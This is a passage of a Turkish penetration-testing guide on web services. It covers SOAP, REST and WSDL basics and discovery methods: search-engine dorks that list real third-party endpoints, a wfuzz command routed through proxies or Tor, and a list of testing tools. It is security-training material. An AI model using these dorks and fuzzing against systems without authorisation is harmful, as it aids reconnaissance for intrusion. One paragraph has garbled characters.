

# Web Servislerine Yönelik Sızma Testleri



Fırat Celal ERDİK & Mert TAŞÇI  
[celal.erdik@bga.com.tr](mailto:celal.erdik@bga.com.tr) & [mert.tasci@bga.com.tr](mailto:mert.tasci@bga.com.tr)

# İçindekiler

## [Web Servislerine Yönelik Sızma Testleri](#)

### [İçindekiler](#)

## [Web Servislerine Yönelik Sızma Testleri](#)

### [1 - Web Servisi Nedir ve Ne İçin Kullanılır?](#)

### [2 - BGA Olarak Gözlemlediklerimiz](#)

### [3 - Web Servis Keşfi](#)

### [4 - Web Servislerine Yönelik Sızma Testlerinde Kullanılan Araçlar](#)

### [5 - Web Servislerine Yönelik Sızma Testlerinde Karşılaşılan Zafiyetler](#)

#### [5.1 - Web Servislerde Injection Zafiyetleri](#)

##### [5.1.1 - SQL Injection Zafiyetleri](#)

##### [5.1.2 - XPath Injection Zafiyetleri](#)

##### [5.1.3 - XML Injection Zafiyetleri](#)

##### [5.1.4 - XXE Atağı](#)

#### [5.2 - Web Servislerinde Kontrol Zafiyetleri](#)

##### [5.2.1 - Yetkisiz Erişim Zafiyetleri](#)

##### [5.2.2 - Fonksiyonların Limitsiz Kullanımı](#)

#### [5.3 - Web Servislerde İş Mantığı Zafiyetleri](#)

#### [5.4 - Web Servislerinde Oturum Çalma Zafiyetleri](#)

#### [5.5 - Web Servislerinde SSRF Zafiyetleri](#)

#### [5.6 - Web Servislerinde DoS\(Servis Dışı Bırakma\) Zafiyetleri](#)

# Web Servislerine Yönelik Sızma Testleri

---

## 1 - Web Servisi Nedir ve Ne İçin Kullanılır?

Web servis; masaüstü, web, mobil vb. herhangi bir yazılım tarafından kullanılması amaçlanan, http protokolü üzerinden erişilen bir servistir.

İstemci tarafından web servise yapılan istekler sonucu, web servis uygun bir formatta(json, xml vb.) cevabı dönecektir ve istemci dönen bu cevabı alarak dilediği şekilde son kullanıcıya sunacaktır.

İlk olarak, web servis denildiğinde akla gelen bazı kavramlara değinilecektir.

**SOAP** web servis, XML formatında sunucu ile haberleşmemizi sağlamaktadır.

**REST** web servis, genellikle JSON formatında fakat XML formatında da haberleşmeyi sağlayabilmektedir. GET, POST, PUT, DELETE gibi HTTP methodlarını kullanır.

**WSDL**, SOAP web servisleri için gerekli tanımlamaları yapan bir dildir ve SOAP web servisler için kullanılması zorunludur. Fonksiyonlar, veri tipleri, fonksiyon açıklamaları gibi tanımlamaları kullanıcıya sunmaktadır. (Nadiren de olsa REST web servisler için de kullandığı görülmüştür.)

**WADL**, tıpkı WSDL gibi web servis tanımlamalarının yapıldığı bir dildir. Genel olarak REST web servisler için kullanılmaktadır.

## 2 - BGA Olarak Gözlemlediklerimiz

BGA olarak gerçekleřtirdiđimiz sızma testlerinde zellikle kurumların dıřarıya aık kapıları olan web uygulamalarını, dıř IP bloklarını ve web servislerini detaylı bir řekilde test ediyoruz.

Yaptıđımız sızma testlerinde, web servis kullanımının giderek arttıđını, fakat web servis geliřtirilirken gvenliđin yeterince nemsenmediđi gzlemliyoruz. Bu nedenle, web servislerinde sık sık kritik gvenlik aıklıkları ile karřılařıyoruz.

Bu yazıda kullanılan web servislerin tespit edilmesiyle birlikte sık karřılařılan teknik ve mantıksal aıklıklara deđinilecektir.


### 3 - Web Servis Keşfi

Uygulamaların kullandıkları web servisler,


- Bir proxy yazılımı ile araya girilerek, elde edilen trafiğin incelenmesiyle
- Arama motorları aracılığıyla uygulama üzerinde tespit edilecek farklı açıklıkların (directory listing, lfi vs.) suistimal edilmesiyle
- crawling, swf/jar benzeri dosyaların decompile edilmesiyle
- fuzzing testleri aracılığıyla

belirlenebilmektedir.

Aşağıda bir .swf dosyasının, swf intruder aracıyla decompile edilerek, tespit edilen bir web servis WSDL adresi görülmektedir.



Proxy yazılımları, uygulamaların kullandığı web servislerinin tespiti için kullanılabilir. Aşağıda BurpSuite kullanılarak capture edilen trafik üzerinde basit bir filtre ile web servis adresleri belirlenmesi gösterilmiştir. “.dll?wsdl”, “.ashx?wsdl”, “.exe?wsdl” veya “.php?wsdl” vb. ifadeler aratarak da web servisler tespit edilebilir.



Webservislerin tespit edilebileceği bir başka yol ise arama motorları kullanımınıdır. Google üzerinde webservisleri bulabileceğimiz bir payload aşağıda verilmiştir.

Search string: filetype:asmx inurl:(\_vti\_bin | api | webservice | ws )

The screenshot shows a Google search interface. The search bar contains the query 'filetype:asmx inurl:(\_vti\_bin | api | webservice | ws )'. Below the search bar, there are navigation tabs for 'Web', 'Images', 'Videos', 'News', 'More', and 'Search tools'. The 'Web' tab is selected. The search results show 'About 182,000 results (0.30 seconds)'. There are four search results listed:

- here - CalcPrecoPrazoWS Web Service**  
[ws.correios.com.br/calculador/CalcPrecoPrazo.aspx](https://ws.correios.com.br/calculador/CalcPrecoPrazo.aspx)  
NET, the default namespace can be changed using the `WebService` attribute's `Namespace` property. The `WebService` attribute is an attribute applied to the class ...
- Web\_Services Web Service - Mondial Relay**  
[www.mondialrelay.fr/webservice/Web\\_Services.aspx](http://www.mondialrelay.fr/webservice/Web_Services.aspx)  
Web\_Services. The following operations are supported. For a formal definition, please review the Service Description. WSI2\_AdressePointRelais.
- API Web Service**  
<https://api.dotmailer.com/api.aspx>  
API usage is capped at 15,000 API calls per 24 hour period. You may only access this system when the account you are using has been granted API permission.
- EconomicWebService Web Service**  
<https://api.e-omic.com/secure/api1/EconomicWebService.aspx>  
EconomicWebService. The following operations are supported. For a formal definition, please review the Service Description. Account\_Create. Creates a new ...

Search string: allinurl:dll?wsdl filetype:dll

The screenshot shows a Google search bar with the query 'allinurl:dll?wsdl filetype:dll' entered. The search bar is empty except for the text and a search button on the right.

[here - Registry Logon](#)

<https://www.electricityregistry.co.nz/bin.../Jadehttp.dll?...wsdl=wsdl>  
<xml> <dict-id> "Address" </dict-id> <dict-description> "\*" Event Date; \* Physical Address Unit; \* Physical Address Property name; \* Physical Address Number; ...

[Sybase.PowerBuilder.WebService.WSDL.dll - catch23-project](#)

<code.google.com/p/.../Sybase.PowerBuilder.WebService.WSDL.dll?...>  
Aug 7, 2012 - Source path: svn/ trunk/ HIS\_Client/  
Sybase.PowerBuilder.WebService.WSDL.dll. r12. This file is not plain text (only UTF-8 and Latin-1 text ...

[cid-4722d155fb172dbb.office.live.com/selectembed.a...](#)

A description for this result is not available because of this site's robots.txt – learn more.

[Retorno de resultados Vista](#)

<soap.imo.bi/soap.dll?wsdl>  
Retorno de resultados Vista.

[here - NZ Tax Refunds](#)

<https://soap.nztaxrefunds.co.nz:8090/.../jadehttp.dll?...wsdl=wsdl>

[here - Digiweb](#)

<https://nztr-vps01.digiweb.net.nz:8090/.../jadehttp.dll?...wsdl=wsdl>

Bing arama motoru üzerinden de aşağıdaki gibi bir payload ile web servisler tespit edilebilir;

Search string: `asmx?wsdl site:us`

www.bing.com/search?q=asmx%3Fwsdl+site%3Aus&q&qs=n&form=QBRE&pq=asmx%3Fwsdl+site

bing

Web Images Videos Maps News Explore

53 RESULTS Narrow by language Narrow by region

**[cmbhs.dshs.state.tx.us](#)**  
<https://cmbhs.dshs.state.tx.us/.../Service/DownloadService.asmx?WSDL>  
Process search client request for match from CMBHS

**[sosdirectws.sos.state.tx.us](#)**  
[https://sosdirectws.sos.state.tx.us/ucc\\_ws/uccservice.asmx?wsdl](https://sosdirectws.sos.state.tx.us/ucc_ws/uccservice.asmx?wsdl)  
The Texas Secretary of State UCC Web Services provide a means to file Financing Statements (UCC-1) and Amendments (UCC-3) and to submit Information Requests ...

**[www.19thcircuitcourt.state.il.us](#)**  
[www.19thcircuitcourt.state.il.us/csrf\\_vti\\_bin/ExcelService.asmx?WSDL](http://www.19thcircuitcourt.state.il.us/csrf_vti_bin/ExcelService.asmx?WSDL)  
www.19thcircuitcourt.state.il.us

Related searches  
[Get WSDL from ASMX](#)  
[Generate WSDL from URL](#)  
[ASMX vs WSDL](#)  
[Web Service WSDL](#)  
[Webservices Net USZIP ASMX WS](#)  
[Sample Web Service WSDL](#)  
[ASMX Web Service](#)  
[What is WSDL Soap](#)

Aşağıdaki örnekte Wfuzz aracıyla web servislerinin tespit edilmesi için gerekli komut verilmiştir.

```
wfuzz -p 127.0.0.1:8080 -c --hc 404,XXX -z list,ws-webservice-webservisler -z
```

```
file,../general/common.txt -z file,ws-files.txt http://webservices.example.com/FUZZ/FUZZFUZZ
```

-p parametresi birden fazla proxy kullanarak, yükü dengelemek (loadbalance) için de kullanılabilir. Son kullanılan proxy adresi tor networküne dahil edilmesidir.


```
-p IP:port-IP:port-IP:8088
```

Payload type: list,ws-webservice-webservisler; file,../general/common.txt; file,ws-files.txt

Total requests: 54207

```
=====
ID      Response  Lines   Word     Chars    Request
=====
00398:  C=500     29 L    89 W     1208 Ch  " - ws - Admin - .asmx?wsdl"
00443:  C=200    1031 L  1890 W   46894 Ch  " - ws - Admin - .asmx"
01117:  C=500     29 L    89 W     1208 Ch  " - ws - admin - .asmx?wsdl"
01147:  C=200    1031 L  1890 W   46893 Ch  " - ws - admin - .asmx"
```

Burada "http response code" değerleri ile response boyutlarına bakılarak doğru servis adresi bulunabilir. Yukarıdaki ekran görüntüsünden tespit edilen web servisine ait ekran görüntüsü aşağıda verilmiştir:



```
</s:sequence>
</s:complexType>
</s:element>
- <s:element name="assignUser">
- <s:complexType>
- <s:sequence>
```

"wsdl" adresleri bazen "?wsdl" şeklinde değil ".wsdl" şeklinde olabilmektedir. Arama yapılırken bunun göz önünde bulundurulması ve bu şekilde de arama yapılması önerilmektedir. Aşağıda ".wsdl" içeren bir örnek verilmiştir:

Search String: filetype:wsdl



Admin.wSDL

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <wsdl:definitions targetNamespace="http://dk.itst/">
  - <wsdl:documentation>
    Contains methods related to administrative functions
  </wsdl:documentation>
  - <wsdl:types>
    - <s:schema elementFormDefault="qualified" targetNamespace="http://dk.itst/">
      <s:import namespace="http://schemas.xmlsoap.org/wsdl/" />
      <s:import namespace="http://schemas.xmlsoap.org/soap/envelope/" />
      - <s:element name="RequestAppRegistration">
        - <s:complexType>
          - <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="ApplicationName" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      - <s:element name="RequestAppRegistrationResponse">
```



## 4 - Web Servislerine Yönelik Sızma Testlerinde Kullanılan Araçlar

Web servislerinin kullandığı metodlara ait parametreler manipüle edilerek çeşitli teknik ve mantıksal açıklıklar bulunabilir. Testlerde sıklıkla karşılaşılabilecek web servis çeşitleri ve bu servisler üzerinde testler gerçekleştirilirken kullanılacak araçlar aşağıda verilmiştir.


Owasp Zed Attack Proxy için SOAP Scanner eklentisi indirilerek SOAP web servis testleri yapılabilir.

Save Raw Message	Allows to save content of HTTP messages as binary
Script Console	Supports all JSR 223 scripting languages
Selenium	WebDriver provider and includes HtmlUnit browser
SOAP Scanner	Imports and scans WSDL files containing SOAP endpoints.
Tips and Tricks	Display ZAP Tips and Tricks
WebSockets	Allows you to inspect WebSocket communication.
Zest - Graphical Security Scripting Language	A graphical security scripting language, ZAPs macro language on steroids


URL veya bir WSDL adresi gösterilerek ilgili metodların yüklenmesi sağlanabilir.




Aşağıdaki ekran görüntüsünde görüleceği üzere ilgili web servis üzerindeki tüm metodlar listelenmiştir.




Örnek bir request:



Örnek bir response:



Bir diğer örnek olarak, RESTful Web servis testleri için Firefox RESTClient eklentisi kullanılabilir. RESTClient eklentisi yardımıyla POST ve GET metodları kullanılarak hedef sisteme sorgular yapılabilmektedir. Ayrıca basic auth, custom header vb. ilave özellikleride mevcuttur.



Web servis testleri için kullanılabilecek araçların listesi aşağıdaki gibidir:


- ✓ WebScarap
- ✓ SoapUI
- ✓ WCFStorm
- ✓ SOA Cleaner
- ✓ WSDigger
- ✓ wsScanner
- ✓ Wfuzz
- ✓ RESTClient
- ✓ BurpSuite
- ✓ WS-Attacker
- ✓ ZAP
- ✓ Metasploit
- ✓ WSDL Analyzer

Bu araçlar içerisinde SoapUI ve BurpSuite araçlarının birlikte kullanılması web servis testlerinde oldukça başarılı sonuçlar vermektedir.


SoapUI aracının proxy kullanımına elverişli olması, BurpSuite proxy yazılımının da web servis testlerini de destekliyor olması testlerde bu ikilinin tercih sebebi edilmesine sebep olmaktadır.

Şimdi bir örnek üzerinde, web servisini SoapUI ile açarak yaptığımız istekleri BurpSuite'e nasıl düşüreceğimizi görelim.

